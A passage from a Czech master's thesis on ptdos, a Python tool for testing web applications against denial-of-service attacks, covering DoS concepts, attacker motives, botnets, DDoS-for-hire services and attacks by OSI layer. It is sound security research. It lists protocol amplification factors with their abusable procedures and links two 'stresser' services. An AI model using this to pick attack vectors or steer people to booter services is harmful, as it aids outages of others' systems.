


VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

PODPŮRNÝ NÁSTROJ PRO TESTOVÁNÍ DOS ÚTOKŮ

TOOL TO SUPPORT DOS TESTING

DIPLOMOVÁ PRÁCE

MASTER'S THESIS

AUTOR PRÁCE — **Bc. Filip Kamenář**

AUTHOR

VEDOUCÍ PRÁCE — **Ing. Zdeněk Martinásek, Ph.D.**

SUPERVISOR

BRNO 2022

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní program **Telekomunikační a informační technika**

Ústav telekomunikací

Student: Bc. Filip Kamenář ***ID:*** 195352

Ročník: 2 ***Akademický rok:*** 2021/22

NÁZEV TÉMATU:

Podpůrný nástroj pro testování DoS útoků

POKYNY PRO VYPRACOVÁNÍ:

Hlavním cílem diplomové práce je výzkum a vývoj softwarového nástroje, který realizuje testování webové aplikace pro různé útoky cílené na odepření služeb (DoS). V teoretické části práce realizujte analýzu současného stavu problematiky, zaměřte se na DoS útoky záplavové a logické včetně dostupných nástrojů. Navrhněte vlastní programové vybavení v jazyce Python, které umožní realizovat specifické DoS útoky a poskytne uživateli přehledně výsledek testu. Vyberte nejméně 10 útoků (D)DoS. Implementovaný nástroj musí být kompatibilní s nástrojem Penterep. Vlastní aplikaci otestujte a přehledně analyzujte dosažené výsledky.

DOPORUČENÁ LITERATURA:

[1] PENG, Tao; LECKIE, Christopher; RAMAMOHANARAO, Kotagiri. Survey of network-based defense mechanisms countering the DoS and DDoS problems. ACM Computing Surveys (CSUR), 2007, 39.1: 3-es.

[2] CAMBIASO, Enrico, et al. Slow DoS attacks: definition and categorisation. International Journal of Trust Management in Computing and Communications, 2013, 1.3-4: 300-319.

Termín zadání: 7.2.2022 ***Termín odevzdání:*** 24.5.2022

Vedoucí práce: Ing. Zdeněk Martinásek, Ph.D.

prof. Ing. Jiří Mišurec, CSc.
předseda rady studijního programu

ABSTRAKT

Diplomová práce se zabývá útoky způsobující odepření služeb a jejich implementaci do vlastní aplikace ptdos, která umožňuje testování webových aplikací s využitím implementovaných útoků. Ptdos je rovněž schopen monitorování průběhu testování a také jeho vyhodnocení. V teoretické části práce jsou stanoveny základní pojmy, popis rozřazení útoků do kategorií a jednotlivé útoky jsou podrobně rozebrány s cílem vysvětlit jakým způsobem má nastat odepření poskytované služby v rámci útoku. V praktické části práce je popsán návrh architektury aplikace ptdos a její následný vývoj včetně popisu realizace všech zvolených útoků. Poslední částí práce je testování aplikace, kde je zahrnuto vytvoření testovací sítě a analýza všech realizovaných útoků za pomocí různých scénářů.

KLÍČOVÁ SLOVA

kybernetické útoky, testování webových aplikací, kybernetická bezpečnost, python, linux, ptdos, Penterep, útoky na dostupnost služeb, DoS

ABSTRACT

The master thesis deals with denial of service attacks and their implementation in own application, called ptdos, that allows testing of web applications using the implemented attacks. Ptdos is also capable of monitoring the progress of testing as well as its evaluation. In the theoretical part of the thesis, the basic concepts are defined, the classification of attacks into categories is described and the individual attacks are discussed in detail in order to explain how the denial of service should occur in the context of an attack. The practical part of the thesis describes the design of the ptdos application architecture and its subsequent development, including a description of the implementation of all the selected attacks. The last part of the thesis is the testing of the application, which includes the creation of a test network and the analysis of all implemented attacks using different scenarios.

KEYWORDS

cyber attacks, web application testing, cyber security, python, linux, ptdos, Penterep, denial of service attacks, DoS

KAMENÁŘ, Filip. *Podpůrný nástroj pro testování DoS útoků*. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2022, 88 s. Diplomová práce. Vedoucí práce: Ing. Zdeněk Martinásek, Ph.D.

Prohlášení autora o původnosti díla

Jméno a příjmení autora:	Bc. Filip Kamenář
VUT ID autora:	195352
Typ práce:	Diplomová práce
Akademický rok:	2021/22
Téma závěrečné práce:	Podpůrný nástroj pro testování DoS útoků

Prohlašuji, že svou závěrečnou práci jsem vypracoval samostatně pod vedením vedoucí/ho závěrečné práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené závěrečné práce dále prohlašuji, že v souvislosti s vytvořením této závěrečné práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora*

*Autor podepisuje pouze v tištěné verzi.

PODĚKOVÁNÍ

Děkuji vedoucím diplomové práce, pánům Ing. Zdeňkovi Martináskovi Ph.D. a Romanu Kümmelovi za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci. Rovněž děkuji společnosti ČEPS, a. s. za finanční podporu při realizaci práce a své rodině, zejména rodičům, a přítelkyni za podporu v průběhu celého studia.

Obsah

Seznam obrázků

Seznam tabulek

Seznam výpisů

Úvod

Práce se zabývá kybernetickými útoky cílených na odepření služeb neboli DoS útoky (Denial of Service). Při tomto typu útoků je zahlcena kapacita serveru anebo sítě obrovským množstvím požadavků, čímž je způsobena jejich nedostupnost a odepření poskytované služby. Příkladem může být přetížení bankovních služeb nebo zpravodajských webů.[1] S rostoucím odvětvím informačních a komunikačních technologií (ICT) jsou tyto útoky jsou stále častější součástí veřejné sítě internet a to v Česku i ve světě. Nedostupnost ICT služeb byla v roce 2020 nejobvyklejším bezpečnostním incidentem. V Česku se s ní setkalo 17 % středně velkých podniků s 50-249 zaměstnanci a dokonce 26 % velkých podniků s 250 a více zaměstnanci.[1] Díky této skutečnosti nelze DoS útoky přehlížet, a je nutné se DoS útoky zabývat i z pohledu kyberbezpečnosti, kdy zejména testování odolnosti webových aplikací hraje velkou roli při obraně proti těmto typům útoků. A právě na oblast testování DoS útoků se zaměřuje aplikace `ptdos`, která je vyvíjena s cílem přispět ke zvýšení kyberbezpečnosti v českém, ale i světovém, ICT prostředí.

Vyvíjená aplikace `ptdos` bude schopna realizovat více než 10 vybraných DoS útoků s cílem testování odolnosti webových aplikací. Součástí `ptdosu` bude i monitorovací služba, která zachytí stav cílového systému před útokem a tento stav pak srovná se stavem cílového systému při probíhajícím útoku. V neposlední řadě jsou data vyhodnocena a vrácena zpět obsluze pro další zpracování. Vyhodnocení může být prezentováno v uživatelském rozhraní v terminálu anebo ve strojově čitelném formátu pro další zpracování externími nástroji. Při vývoji strojově čitelného, komunikačního rozhraní byl kladen důraz na kompatibilitu s již existujícím systémem Penterep, do kterého bude aplikace `ptdos` zaintegrována jako jeden z modulů pro testování webových aplikací. Penterep je modulární platforma sloužící k realizaci a správě bezpečnostních testů pro komerční IT subjekty, díky čemuž bude zajištěno stálé využití aplikace `ptdos` v reálném prostředí.

Cíle práce

Jak ze zadání diplomové práce vyplývá, hlavním cílem je vytvoření vlastního návrhu architektury a následný vývoj aplikace `ptdos`, která umožní efektivní testování webových serverů a aplikací s využitím různých typů útoků cílených na odepření služeb. Díky tomu bude přispěno ke zvýšení kyberbezpečnosti webových aplikací nacházející se v prostředí veřejných sítí v České republice a ve světě.

V teoretické části práce je cílem komplexně zanalyzovat známé útoky omezující dostupnost služeb se zaměřením na útoky záplavové a logické, které budou následně implementovány do realizované aplikace `ptdos`. Dále je nutné stanovit a zadefinovat základní pojmy, jenž se budou v práci vyskytovat, popsat jednotlivé typy útoků, jakým způsobem pracují a na jakých vrstvách referenčního síťového modelu ISO/OSI se vyskytují. V neposlední řadě je nutné popsat již existující dostupné nástroje, které se mohou využít pro realizaci DoS útoků, a rozhodnout, zda je možné a vhodné některé nástroje zaintegrovat do vlastního řešení.

V rámci praktické části bude navržena vlastní architektura aplikace `ptdos`, jenž bude kompatibilní s již existujícím nástrojem Penterep, jehož bude aplikace `ptdos` součástí. Protože se neustále objevují nové typy DoS útoků, je potřebné navrhnout architekturu takovým způsobem, aby bylo možné aplikaci v budoucnu snadno rozšiřovat o nové DoS útoky. Při vývoji, jenž bude probíhat s využitím programovacího jazyka Python, je zásadním cílem implementace alespoň 10 DoS útoků. Kromě realizace útoků bude `ptdos` schopen monitorovat cílový systém při testování, zachycené výsledky vyhodnotit a vhodně zobrazit uživateli v podobě textového terminálového rozhraní anebo strojově čitelného formátu.

V neposlední řadě bude nutné ověřit správnou funkčnost aplikace `ptdos` a schopnost realizovat implementované DoS útoky, dle teoretických předpokladů. Za tímto účelem bude nutné vhodně navrhnout a sestavit testovací síť, která bude využita pro testování aplikace.

1 Útoky cílené na odepření dostupnosti služeb


Terčem útoků cílených na odepření dostupnosti služeb může být jakékoliv přístupné zařízení v síti. DoS útoky se snaží znepřístupnit komunikaci oběti s dalšími zařízeními, či uživateli.[2] Toho může být dosaženo různými metodami v závislosti na zvoleném typu útoku. Útoky cílené na dostupnost služeb se dělí primárně na ***záplavové*** a ***logické***. Do skupiny logických útoků dále patří pomalé a zesilující útoky. Jednotlivé typy útoků jsou detailněji popsány v kapitole 1.3. Další možnou variantou rozdělení DoS útoků je dle vrstvy referenčního modelu ISO/OSI, na které daný útok operuje. DoS útoky se mohou objevit prakticky na každé vrstvě ISO/OSI modelu. Více o rozdělení podle vrstev pojednává kapitola 1.6. Častou variantou DoS útoků jsou distribuované DoS, neboli DDoS (Distributed Denial of Service). V rámci DDoS figuruje útočník jako skupina vzájemně kooperujících strojů, čímž dojde k zesílení prováděného útoku. Útočící skupina strojů se nazývá botnet. Tato varianta se nejčastěji vyskytuje u záplavových útoků. DDoS útoky se zabývá kapitola 1.4.

1.1 Definice základních pojmů

Seznam obsahuje následující pojmy, které jsou používány napříč celou prací:

- **útočník** - jedná se o jednotlivce, či organizaci, jenž provádí škodlivou činnost za účelem zničení, odhalení, poškození, deaktivace, krádeže, získání neoprávněného přístupu či odepření provozované služby oběti,
- **cíl útoku/cílový systém** - zařízení obsahující aktiva, či zprostředkovávající poskytovanou službu. Takové zařízení často patří oběti anebo je obětí využíváno. V případě této práce se zpravidla jedná o webový server provozující webové aplikace,
- **server** - zařízení, které poskytuje konkrétní službu. Příkladem služby může být hostování webové stránky, sdílení souborů, poskytování poštovní služby,
- **klient** - zařízení, které využívá služby serveru, tzn. přistupuje na webové stránky, stahuje soubory, odesílá elektronickou poštu,
- **oběť** - osoba, jenž přistupuje/vlastní aktiva, která jsou odepírána nebo odcizena útočníkem,
- **aktiva** - aktivem může být cokoliv, co osoba, v případě útoku oběť, považuje za cenné. Mohou to být data, služby, software, hardware a další,[3]
- **hrozba** - jakákoliv možnost ztráty aktiv,[3]
- **ochrana** - opatření snižující velikost nebo četnost ztráty aktiv. Ochrana může být typu administrativního, organizačního, personálního nebo technického,[3]

- **bezpečnost** - pojem bezpečnost může nabývat v různých situacích jiného významu. V této práci je bezpečnost definována jako stav, kdy ztráty aktiv nepřekračují stanovenou míru. Bezpečnost nemůže být absolutní,[3]
- **zabezpečení** - ucelený systém ochran určený ke komplexní, systematické a efektivní ochraně aktiv,[3]
- **slabina** - zranitelné místo v případech, kdy zabezpečení nezajišťuje ochranu některých aktiv nebo je ochrana takovýchto aktiv nedostatečná,[3]
- **riziko** - pravděpodobnost využití zranitelného místa útočníkem,[3]
- **incident** - jakékoliv uskutečnění hrozby,[3]
- **průnik/dopad** - ztráta aktiv, důsledek útoku nebo rozsah škod, které vznikly při incidentu,[3]
- **vyčerpání volných/dostupných prostředků** - prostředky mohou být označeny např. počet maximálních spojení aplikace s databází/uživateli, počet dostupných portů a podobně,
- **botnet** - skupina zařízení provádějící vědomě, či nevědomě, distribuované útoky, viz 1.4,
- **počítačová síť** - označení pro technické prostředky, které realizují spojení a výměnu informací mezi počítači a umožňují uživatelům jejich vzájemnou komunikaci.[3] Příkladem takové sítě může být podnikový intranet,
- **bezpečnost sítě** - neustálý proces, nikoliv stav, kterým se správci sítí snaží dosáhnout a udržet uspokojivé zabezpečení počítačové sítě,[3]
- **softwarový tester** - jedná se o člověka, který testuje software za účelem hledání zranitelností, chyb či defektů, které by mohly negativně ovlivnit provozování a používání počítačového software nebo aplikace.[4] V případě této práce je testerem zamýšlena osoba, která se primárně zabývá testováním webových aplikací, je to tedy tzv. tester webových aplikací,
- **penetrační testování** - set bezpečnostních cvičení, při kterém se experti na kybernetickou bezpečnost pokouší najít zranitelnosti v počítačovém systému či aplikaci. Účelem tohoto simulovaného útoku je identifikovat slabá místa v obraně systému, které by mohly být zneužity případnými útočníky,[5]
- **příkazová řádka, terminál, konzole** - jedná se o nástroj, který umožňuje ovládat počítač za pomocí textového uživatelského rozhraní. Vkládají se do něj textové příkazy, které jsou následně prováděny počítačem. V počítačích s OS Windows je toto rozhraní označováno jako příkazová řádka (command line), v linuxových systémech jako terminál. Všeobecně může být použit univerzální termín konzole.



Obr. 1.1: Schématické znázornění definice pojmů.

1.2 Motivace útočníka

Většina motivací útočníka spadá do jedné z následujících kategorií:[6]

- **finanční zisk nebo ekonomický prospěch** - DoS útoky na poli elektronického obchodu případně v bankovním sektoru mají aktuálně stoupající tendenci. Útočníci používají tyto útoky jako nástroj k vydírání, kdy následně požadují vyplacení různě velkého finančního obnosu jako platbu za zastavení útoku. V současnosti se převážně jedná o platbu v kryptoměnách, např. v Bitcoinech,
- **pomsta** - používána proti společnostem, organizacím i jedincům. Ve většině případů za nimi stojí nespokojený jedinec, či skupina, jenž má za cíl způsobit škodu druhé straně jako odplatu za vnímanou chybu,
- **ideologické přesvědčení** - útočníci s touto motivací jsou často označování jako „hacktivisté“. Tyto osoby jsou motivovány útočit na politické cíle kvůli svému ideologickému přesvědčení proti politice státu, či vládě. Příkladem takového útoku může být událost z ledna roku 2019, kdy byly vládní webové servery státu Zimbabwe zasaženy DoS útoky, za kterými stála hacktivistická skupina Anonymous[1], která tímto krokem protestovala vůči cenzuře internetu,
- **intelektuální výzva** - někteří jedinci útočí DoS útoky na webové servery, aby demonstrovali své technické schopnosti a svou převahu nad obětí. Prostřednictvím Dark Webu[2] jsou jim k dispozici DoS nástroje a dokonce i služby, což

[1] Anonymous je volně organizovaná internetová skupina hackerů a aktivistů. Jsou známí díky svým kybernetickým útokům na vlády, vládní skupiny, korporace a scientologickou církev.[7]

[2] Dark Web je skryté uskupení internetových stránek dostupné pouze skrz specializovaný prohlížeč. Je využíván pro udržení anonymity, což může být užitečné v legálních i nelegálních aplikacích a činnostech. Dark Web je často znám pro využívání při vysoce nezákonné činnosti.[8]

útočníkům usnadňuje nasazení a experimentování s nejnovějšími technologiemi, jako jsou automatizace a botnety,

- **vlastní potěšení** - zde spadají útoky kategorie kyberšikany a trollingu. Tyto útoky mají záměrně sloužit k pobavení či pomstě (často obojí) a dokazují útočníkovu schopnost narušit daný web anebo počítačovou síť,
- **kybernetická válka** - vyskytuje se při snaze získat politické či vojenské výhody, obvykle je spojována se státy. Má za úkol svým cílům zapříčinit ekonomické nebo fyzické škody. Skupiny provozující kybernetické války jsou velmi technicky způsobilé a organizované, často patří do vládních armád či teroristických organizací.

1.3 Rozdělení útoků dle typu

1.3.1 Záplavové

Záplavové DoS útoky jsou nejstarší a nejprimitivnější formou DoS útoku. Útočník zaplavuje cílový systém velkým množstvím paketů, čímž dojde k vyčerpání síťové kapacity a tím i k výpadku poskytované služby pro oběť, která se snaží konzumovat na danou službu. Doba, kdy dojde k výpadku cílového systému se liší dle typu útoku, síly útoku (množství odesílaných požadavků) a dle výpočetního výkonu cílového systému nebo síťových prvků. Čím vyšším výpočetním výkonem cílový systém disponuje, tím odolnější může být vůči záplavovým DoS útokům. Útok se stává efektivnějším v případě, kdy útočník disponuje větším počtem zařízení, jenž jsou do útoku zapojeny, čímž je schopen vygenerovat vyšší celkový datový tok. Nevýhodou záplavových útoků je snadná detekovatelnost útoku bezpečnostními prvky cílového systému.

1.3.2 Logické

Zatímco záplavové útoky mají za cíl zahltit cílový systém neobvykle velkým množstvím standardních dotazů, logické útoky jsou specifičtější, zaměřují se na nestandardní dotazy s využitím potencionálních bezpečnostních děr cílového systému. Pro úspěšný logický útok, musí v cílovém systému existovat bezpečnostní slabina, které útočník využije. Tato slabina může být softwarového i hardwarového typu. Logické útoky mohou být podrobněji rozděleny na pomalé a zesilující. Pomalé útoky postupnými kroky vyčerpávají volné prostředky cílového systému až dojde k jejich úplnému vyčerpání, což způsobí neschopnost cílového systému obsluhovat další požadavky. Zesilující útoky využívají k útoku protokoly s vysokým zesilovacím faktorem, viz tabulka 1.1. Díky tomu jsou schopny vyprodukovat velké množství požadavků,

které server není schopen obsloužit a opět dojde k jeho zahlcení. Příkladem velmi časté softwarové slabiny může být provozování systému se zastaralou verzí operačního systému, která obsahuje veřejně zdokumentované slabiny, na které se útočník může zaměřit. V tomto případě je tedy nejefektivnější obranou provozovat veřejně dostupné systémy s aktuálním softwarovým vybavením, protože softwarové slabiny jsou většinou dobře zdokumentovány a běžně opravovány vydáním nové verze softwaru, nebo opravné záplaty. Logické útoky bývají často systematické, kdy cílí na konkrétní slabinu a jako cíle útoku vyhledávají pouze servery, které tuto slabinu obsahují. Takové zranitelnosti jsou často útočníky zneužívány pomocí tzv. exploitů.[3][9]

Tab. 1.1: Zesilovací faktory protokolů zneužívaných při zesilovacích DoS.[13]

Protokol	**Zesilovací faktor**	**Zranitelná procedura**
DNS	28-54	DNS name lookup
NTP	556,9	monlist
SNMPv2	6,3	GetBulk request
NetBIOS	3,8	Name resolution
SSDP	30,8	SEARCH request
mDNS	2-10	Unicast query
RIPv1	131,24	Malformed request
ICMP	255	Echo request/response

Logické

Pomalé DoS útoky postupně a efektivně vyčerpávají dostupné prostředky cílového systému. Útočník vytváří neustále nová a nová připojení se systémem, přičemž již vytvořená spojení udržuje stále otevřená. Udržováním mnoha otevřených spojení vyčerpá útočník kapacitu cílového systému a pro skutečné uživatele (oběť), bude systém působit jako nedostupný. Protože útočník potřebuje pro udržení vytvořených spojení se serverem pouze malé množství dat, dovolují pomalé DoS útoky útočníkovi využít na své straně relativně nízkou šířku pásma.[10] To je velký rozdíl oproti záplavovým útokům, kdy se útočník snaží vygenerovat tak vysoký datový tok, že využívá prakticky celou šířku pásma, kterou má k dispozici. Proti pomalým DoS útokům je velmi těžké se bránit a to z důvodu obtížné rozlišitelnosti falešných

[3]Exploit může být program či část kódu vytvořený za účelem zneužití chyby v zabezpečení aplikace anebo počítačového systému. Exploit nebývá sám o sobě škodlivým softwarem (malwarem), ale slouží útočníkovi k doručení malware.[11]


spojení od platných spojení skutečných uživatelů. Napadení pomalými útoky je většinou objeveno až tehdy, kdy je napadený systém na pokraji své kapacity a nastane odepření poskytované služby.

Zesilující

Při zesilovacích útocích využívá útočník služby s velkým zesilovacím faktorem[4] ke znásobení síly útoku. Zesilovací útoky jsou asymetrické, což znamená, že je třeba relativně malého počtu zdrojů útočníka pro způsobení nefunkčnosti či selhání napadeného cílového systému a to i v případě, kdy napadený cílový systém disponuje vyšším výpočetním výkonem než útočník. Příkladem zesilovacího útoku může být útok Smurf.[12]

1.4 Distribuované útoky

Při DoS útocích je zdrojem útoku jedno samostatné zařízení patřící útočníkovi, případně cizí zařízení útočníkem zneužité. V rámci distribuovaných DoS (DDoS) je zdrojem útoku větší množství zařízení, to znamená, že je cílový systém napaden z více stran. DDoS útoky jsou často realizovány pomocí botnetů. Rozdíl mezi DoS a DDoS je vyobrazen na obr. 1.2.




Obr. 1.2: Grafické srovnání DoS a DDoS útoků.

Botnety

Botnet je uskupení počítačů, jenž jsou napadeny škodlivým softwarem (malwarem), který umožní útočníkovi převzít vzdáleně kontrolu nad napadeným počítačem. Počítač figurující jako součást botnetu je nazýván v jednotném čísle bot. Malware

[4]Zesilovací faktor je číselná hodnota, jenž udává kolikrát je útok zesílen při použití daného protokolu. Zesilovací faktory vybraných protokolů jsou uvedeny v tabulce 1.1.



Obr. 1.3: Schéma centralizovaného botnetu.

nejčastěji běží v pozadí systému jako skrytý proces a je schopen přijímat příkazy od svého nadřazeného zařízení (centrální server). Úroveň malware se liší podle jeho propracovanosti, běžně je však malware schopen na napadeném počítači číst a zapisovat soubory, spouštět programy, zachytávat stisknutí kláves na klávesnici, přistupovat k web kameře, odesílat emaily a konat další činnosti bez vědomí vlastníka počítače. V nejhorších případech má malware nad napadeným počítačem prakticky plnou kontrolu.[14] Takovýto malware, umožňující vzdálenou kontrolu, se může dostat do počítače různými způsoby. Jedním ze způsobů může být zneužití slabiny operačního systému (nebo jiného použitého softwaru), společně s instalací jiného softwarového nástroje (trojský kůň). Aby jednotliví boti, kteří jsou součástí botnetu, plnili příkazy zadané útočníkem, musí existovat centrální řídící server, se kterým jednotliví boti komunikují a od kterého dostávají příkazy. Botnet může být organizován v různých uskupeních jako jsou centralizované, proxy nebo peer-to-peer. Na obrázku 1.3 je znázorněno centralizované uskupení botnetu. V tomto zapojení slouží server útočníka jako centrální řídící jednotka, která následně řídí všechny dostupné boty. Vytvořený botnet může sloužit k různým funkcím, jako jsou:

- provádění DDoS útoků,
- zasílání spamů,
- kradení bankovních informací,
- hosting nelegálních souborů.

1.5 DDoS-as-a-Service

V současné době jsou velmi populární cloudové služby typu SaaS (Software as a Service), které nabízí daný produkt k užívání jako službu za úplatu bez nutnosti vlastnit jakýkoliv privátní hardware. Tento druh služby je již dostupný i v rámci kybernetických útoků a je možné se setkat s pojmem DaaS (DDoS as a Service) neboli DDoS jako služba. DaaS pracuje na stejném principu jako SaaS, tzn. je možné si objednat DDoS jako službu bez nutnosti mít technické znalosti a vybavení k tomu daný útok provést. Protože provádění DoS útoků i vytváření botnetů, jenž se při DDoS útocích využívají, jsou nelegálními činnostmi, není možné, aby poskytovatelé útoků volně nabízeli své služby na internetu. Z toho důvodu tito poskytovatelé maskují své služby pod názvy jako jsou stressers nebo ddosers.[15] V překladu by tyto služby mohly být nazvány jako „stresátory“, které lze použít k otestování odolnosti vašeho vlastního serveru. Protože ze strany poskytovatele neprobíhá žádná zpětná kontrola, zda jste skutečně vlastníkem testovaného serveru, mohou být tyto stresátory použity na jakýkoliv veřejně dostupný server. Díky této skutečnosti nemusí potencionální zájemci využívat utajenou síť Dark Web, protože DDoS útoky jsou zpřístupněny prakticky komukoliv, kdo má přístup k webovému vyhledávači. Stejně jako samotné DoS útoky, tak i DaaS jsou velmi populární. Přesná čísla své činnosti poskytovatelé DaaS běžně nezveřejňují, na veřejnost však unikl výpis operační SQL databáze služby TwBooter, který zachycuje data 52 dnů provozu této služby v období od 23. ledna do 15. března roku 2013. Za tu dobu měla služba celkem 312 odběratelů, kteří objednali 48 844 útoků na 11 174 cílů. Veškeré útoky byly provedeny 15 různými servery, z nichž se 2 servery nacházely na území USA, ostatní servery pocházely z Nizozemska. TwBooter využíval širokou nabídku DDoS útoků jako jsou SYN flood, UDP flood, HTTP útoky s metodami POST/GET/HEAD, RUDY či Slowloris. Celkem bylo zjištěno 12 různých typů útoků.[16]

Společné znaky poskytovatelů DaaS jsou následující:

- **skrývání účelu** - webové platformy poskytující DaaS velmi často neuvádí, že provádí DDoS útoky k nezákonné činnosti. Jejich účel je skryt za pojmenování stresser, booter či jejich vzájemnou kombinaci,
- **využívání kryptoměn** - díky anonymitě kryptoměn při transakcích jsou často používány DaaS službami, jenž se pohybují na hraně zákona, jako platidlo, u kterého je velmi těžká zpětná dohledatelnost identity plátce,
- **široká nabídka testovacích metod** - testovacími metodami je myšlena nabídka DDoS útoků, které bývají rozděleny podle vrstev referenčního ISO/OSI modelu. Nejčastěji služby nabízí útoky na transportní a aplikační vrstvě,
- **měsíční platební plány** - tento způsob platby znamená, že není možné koupit konkrétní útok jednorázově, ale je nutné využít měsíční paušál, jenž stanovuje

množství současně prováděných útoků, délku útoků, typy útoků a jejich sílu nejčastěji v jednotkách Gb/s.

Poskytovatelů stresovacích služeb, existuje nepřeberné množství. Příkladem těchto poskytovatelů jsou např. Ripstresser[5] nebo HardStresser[6].

1.6 Rozdělení útoků dle vrstvy ISO/OSI

DoS útoky lze dělit také podle vrstvy referenčního modelu ISO/OSI. Každá vrstva je specifická, protože útoky využívají vždy konkrétních vlastností dané vrstvy. Útoky omezující dostupnost služeb mohou cílit na každou vrstvu ISO/OSI modelu, včetně fyzické vrstvy. Tabulka 1.2 obsahuje přehled vrstev referenčního modelu, datové jednotky, typické útoky na dané vrstvě a možné dopady těchto útoků.

Tab. 1.2: Útoky na dostupnost služeb podle vrstev ISO/OSI modelu.[18]

Vrstva	**DoS útoky**	**Možný dopad útoku**
7. Aplikační	HTTP DoS	Dosažení maximálního limitu služeb, vyčerpání výpočetního výkonu
6. Prezentační	THC-SSL-DoS	Zasažené systémy mohou přestat přijímat zabezpečené spojení pomocí SSL
5. Relační	Telnet DoS	Omezení správy přepínačů
4. Transportní	SYN fl., UDP fl.	Vyčerpání šířky pásma nebo maximálního počtu připojení
3. Síťová	Smurf, Ping of death	Ovlivnění šířky pásma sítě, zátěž firewallu
2. Linková	MAC fl., ARP fl.	Data jsou směrována na všechny porty, vyčerpání síťové kapacity
1. Fyzická	Rušení frekv. pásma, poškození vybavení	Fyzické zdroje přestávají správně fungovat, nutná oprava zařízení

Fyzická vrstva

Útoky omezující služby jsou na fyzické vrstvě rozděleny na rušivé (jamming) a manipulační (tampering).[17] Rušivé útoky jsou velmi známé v bezdrátové komunikaci, kde útočník frekvenční rušičkou[7] cíleně zahlcuje využívané frekvenční pásmo, čímž

[5] `https://ripstresser.net/`

[6] `https://hardstresser.com/`

[7] K používání frekvenčních rušiček přistupují státy odlišně. Jejich použití je zakázáno v USA, naopak Francie umožňuje použití frekvenčních rušiček pro omezení telekomunikací v restauracích či divadlech. Itálie umožňuje rušičky využít pro zamezení podvádění studentů při zkouškách.[17]

znemožní komunikaci běžným zařízením. Omezení dostupnosti služeb může nastat také neúmyslně, v případě velkého zahlcení frekvenčního pásma běžnými zařízeními. Tato situace běžně nastává v případě technologie Wi-Fi, kdy v hustě zalidněných aglomeracích dochází díky velkému počtu zařízení k zarušení používaných frekvenčních pásem a tím i k omezení dostupnosti služeb pro postižená zařízení. Manipulační útoky jsou provedeny fyzicky přímo na zařízeních, kdy útočník nahradí nebo úmyslně poškodí výpočetní jednotku či používaný senzor zařízení, čímž si zajistí možnost pro pozdější přístup a potencionální únik informací.[17] Rovněž zde patří útoky, které mají za cíl poškodit síťové vybavení. Příkladem je přerušení kabelu nebo záměrné zkratování vybavení.

Linková vrstva

V případě MAC flood útoku se útočník pokouší zahltit MAC (Media Access Control) tabulku přepínače velkým množstvím neplatných MAC adres, což způsobí, že přepínač začne odebírat z tabulky původní validní záznamy s cílem upřednostnit nové záznamy. Jakmile jsou všechny validní MAC adresy z tabulky odebrány, přepínač se bude chovat jako síťový hub, protože veškerá komunikace bude zaslána na všechny porty přepínače, protože se cílová MAC adresa nenachází v MAC tabulce.[19] Protokol ARP (Address Resolution Protocol) mapuje MAC adresy k IP adresám do tzv. ARP tabulky. Pokud přepínač přijme IP paket, pro který nemá existující záznam ve své ARP tabulce, tak přepínač odešle blízkým zařízením zprávy, s cílem doplnit chybějící záznam. V případě ARP záplavy útočník odešle na směrovač velké množství paketů s cílovými IP adresami, které jsou směrovači nedostupné. Směrovač, ve snaze doplnit všechny chybějící záznamy k těmto nedostupným IP adresám, zahltí celou svou paměť, což může způsobit jeho nedostupnost až vypnutí.[20]

Síťová vrstva

Třetí vrstva OSI modelu má na starost směrování a přepínání datových paketů do různých sítí. Útočník do napadené sítě vyšle nadměrné množství datového provozu, se kterým si napadená síť nebude schopna poradit. Postupně dojde k pomalé odezvě sítě a k zahazování paketů. Díky zahazování paketů budou pakety odesílány opakovaně, čímž se množství datového provozu v síti ještě zvýší. Díky těmto skutečnostem bude napadená síť působit jako nedostupná pro běžné uživatele. Příkladem útoku na síťové vrstvě může být Smurf popsaný v kapitole 1.7.7.

Transportní vrstva

Útoky na transportní vrstvě jsou založeny na generování a vysílání nadměrného množství datového provozu za účelem vyřadit dočasně anebo trvale napadené zařízení z provozu. Tyto útoky většinou zneužívají vlastností transportních protokolů

TCP (Transmission Control Protocol) a UDP (User Datagram Protocol) k zaplavení zařízení v napadené síti.[17] DoS útoky jsou na transportní vrstvě rozděleny na záplavové a de-synchronizační.[21] Útočník, využívající záplavové útoky na transportní vrstvě, neustále vytváří nová spojení a udržuje stávající spojení s napadeným zařízením, čímž vyčerpá maximální množství otevřených spojení napadeného zařízení. Toto zařízení již nebude schopno vytvořit spojení od dalších zařízení, pro které se bude tvářit jako nedostupné.[21] De-synchronizace v tomto kontextu znamená přerušení stávajícího spojení mezi zařízeními. Útočník může podvrhovat zprávy koncovému zařízení, čímž toto zařízení donutí vyžádat si opakovaný přenos nezachycených segmentů. Pokud útočník zvolí správné načasování může výrazně snížit kvalitu komunikace nebo dokonce znemožnit komunikaci mezi zařízeními, což způsobí, že místo toho budou plýtvat svou kapacitou na pokusy o zotavení se z chyb, které ve skutečnosti neexistují.[21]

Relační vrstva

Relační vrstva má na starost synchronizaci a ukončování spojení v síti.[22] Útočník zneužívá log-in a log-off procesů k zacílení DoS útoků, příkladem takového útoku může být Telnet[8] DoS. Při útoku Telnet DoS je útočníkem zasláno velké množství neužitečných a nevalidních datových rámců protokolu telnet směrem k cíli, čímž dojde k zahlcení služby a omezení obsluhy vzdáleně spravovat napadené zařízení.[17]

Prezentační vrstva

